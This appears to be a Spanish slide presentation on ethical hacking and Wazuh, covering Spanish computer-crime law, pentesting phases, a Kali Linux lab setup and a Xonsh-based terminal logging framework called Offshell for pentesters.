
1 INTRODUCCIÓN

Estado del arte: Faraday

UN ENTORNO COLABORATIVO DE PENETRACIÓN DE SISTEMAS Y ADMINISTRACIÓN DE VULNERABILIDADES

1 INTRODUCCIÓN

08



ÍNDICE

PROCESOS DE HACKING ÉTICO Y WAZUH

1 INTRODUCCIÓN

Contexto, Hacking ético, Wazuh, motivación, justificación y objetivo, estado del arte y planificación

2 FUNDAMENTOS TEÓRICOS

Legislación, definición técnica de Wazuh y de los test de penetración de sistemas

3 ENTORNO DE TRABAJO


Kali Linux y laboratorios cloud

4 RECOPILACIÓN DE DATOS DEL TERMINAL

Diseño y desarrollo de un framework para Hacking Ético en la terminal

5 CASO PRACTICO

Ejemplo práctico del trabajo desarrollado



Descripción técnica de Wazuh

SIEM, HIDS, FIM, Vuln Detection, Log analysis.... Relación con el Hacking ético.

2 FUNDAMENTOS
TEÓRICOS

Artículo 197 bis.

1. El que por cualquier medio o procedimiento, vulnerando las medidas de seguridad establecidas para impedirlo, y sin estar debidamente autorizado, acceda o facilite a otro el acceso al conjunto o una parte de un sistema de información o se mantenga en él en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, será castigado con pena de prisión de seis meses a dos años.

2. El que mediante la utilización de artificios o instrumentos técnicos, y sin estar debidamente autorizado, intercepte transmisiones no públicas de datos informáticos que se produzcan desde, hacia o dentro de un sistema de información, incluidas las emisiones electromagnéticas de los mismos, será castigado con una pena de prisión de tres meses a dos años o multa de tres a doce meses.

Artículo 197 ter.




Castigado con una pena de prisión de seis meses a dos años o multa de tres a doce meses.

**2 FUNDAMENTOS
TEÓRICOS**

Aspectos legales

Permiso, regulaciones, PCI, HIPAA

Fases del pentesting

-  Puesta a punto
-  Recopilación de información
-  Análisis de riesgos
-  Análisis de vulnerabilidades
-  Explotación de vulnerabilidades
-  Post explotación
-  Elaboración del informe

2 FUNDAMENTOS
TEÓRICOS

ÍNDICE

PROCESOS DE HACKING ÉTICO Y WAZUH

1 INTRODUCCIÓN

Contexto, Hacking ético, Wazuh, motivación, justificación y objetivo, estado del arte y planificación

2 FUNDAMENTOS TEÓRICOS

Legislación, definición técnica de Wazuh y de los test de penetración de sistemas

3 ENTORNO DE TRABAJO

Kali Linux y laboratorios cloud

4 RECOPILACIÓN DE DATOS DEL TERMINAL

Diseño y desarrollo de un framework para Hacking Ético en la terminal

5 CASO PRACTICO

Ejemplo práctico del trabajo desarrollado

3 ENTORNO DE TRABAJO

Kali Linux, distribución Linux para hacking ético.

```
root@kali:/home/kali# neofetch
.....  
..,:ccc,.  
....';lx0.  
.....,:ld;  
.';;;;;,,x,  
...'.  
....  
.OMo      ':ddo.  
dMc      :00;  
OM.      .:o.  
;Wd  
;XO,  
,d0odlc;..  
..',;cd00d:,.  
.:d,';.  
'd, .'  
;l ..  
.o  
c  
.:
```

root@kali

OS: Kali GNU/Linux Rolling x
Host: VirtualBox 1.2
Kernel: 5.7.0-kali1-amd64
Uptime: 19 mins
Packages: 2494 (dpkg)
Shell: bash 5.0.16
Resolution: 1920x959
DE: KDE5
WM: KWin
Theme: Kali-Dark [GTK2/3]
Icons: Flat-Remix-Blue-Dark [GTK2/3]
Terminal: konsole
CPU: Intel i7-8750H (2) @ 2.208GHz
GPU: 00:02.0 VMware SVGA II Adapter
Memory: 729MiB / 1991MiB



```
root@kali:/home/kali# cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2020.3"
VERSION_ID="2020.3"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
root@kali:/home/kali#
```

3 ENTORNO DE TRABAJO

Plataformas de formación y laboratorios de pruebas en la nube/on-premise

13

The collage includes:

- TryHackMe Dashboard:** Shows a "Recently Enrolled" section with four items: "Active Directory Basics", "Linux Fundamentals Part 1", "Hashing - Crypto 101", and "John The Ripper".
- VULNHub Virtual Machines:** A search interface for finding virtual machines, showing results like "HackathonCTF: 2" (Difficulty: Easy) and "Hackable: II".
- HackTheBox:** A platform for learning and testing with various tracks and challenges, including "Beginner Track", "Intro to Binary Exploitation", and "Intro to Blue Team".

ÍNDICE

PROCESOS DE HACKING ÉTICO Y WAZUH

1 INTRODUCCIÓN

Contexto, Hacking ético, Wazuh, motivación, justificación y objetivo, estado del arte y planificación

2 FUNDAMENTOS TEÓRICOS

Legislación, definición técnica de Wazuh y de los test de penetración de sistemas

3 ENTORNO DE TRABAJO

Kali Linux y laboratorios cloud

4 RECOPILACIÓN DE DATOS DEL TERMINAL

Diseño y desarrollo de un framework para Hacking Ético en la terminal

5 CASO PRACTICO

Ejemplo práctico del trabajo desarrollado

- Simplicidad
- Reportes
- Responsabilidad
- Contrato
- Reproducibilidad
- Distribución
- Automatización

4 RECOPILACIÓN DE DATOS DEL TERMINAL


Análisis del problema de recopilación de datos del terminal

Características deseables de una solución


4 RECOPILACIÓN DE DATOS DEL TERMINAL



REGISTRO DE EJECUCIÓN DE COMANDOS Y SUS SALIDAS



EXTENSIBLE A SESIONES EXTERNAS (SSH)



METADATOS DE LA EJECUCIÓN




PORATIBILIDAD Y COMPATIBILIDAD CON DISTINTOS SISTEMAS

XONSH & XXH

Una shell escrita en Python:

- Extensible
- Compatible con distintas sintaxis
- Historial enriquecido
- Fácil de modificar!
- Portable a sesiones externas usando XXH



Offshell, framework para shell especializada en pentesting




Archivo de configuración de Xonsh



Plugin para enriquecer el backend de historial syslog



Sistema para empaquetar la aplicación en una appimage



Fork de XXH que permite sincronizar ficheros a través de la conexión

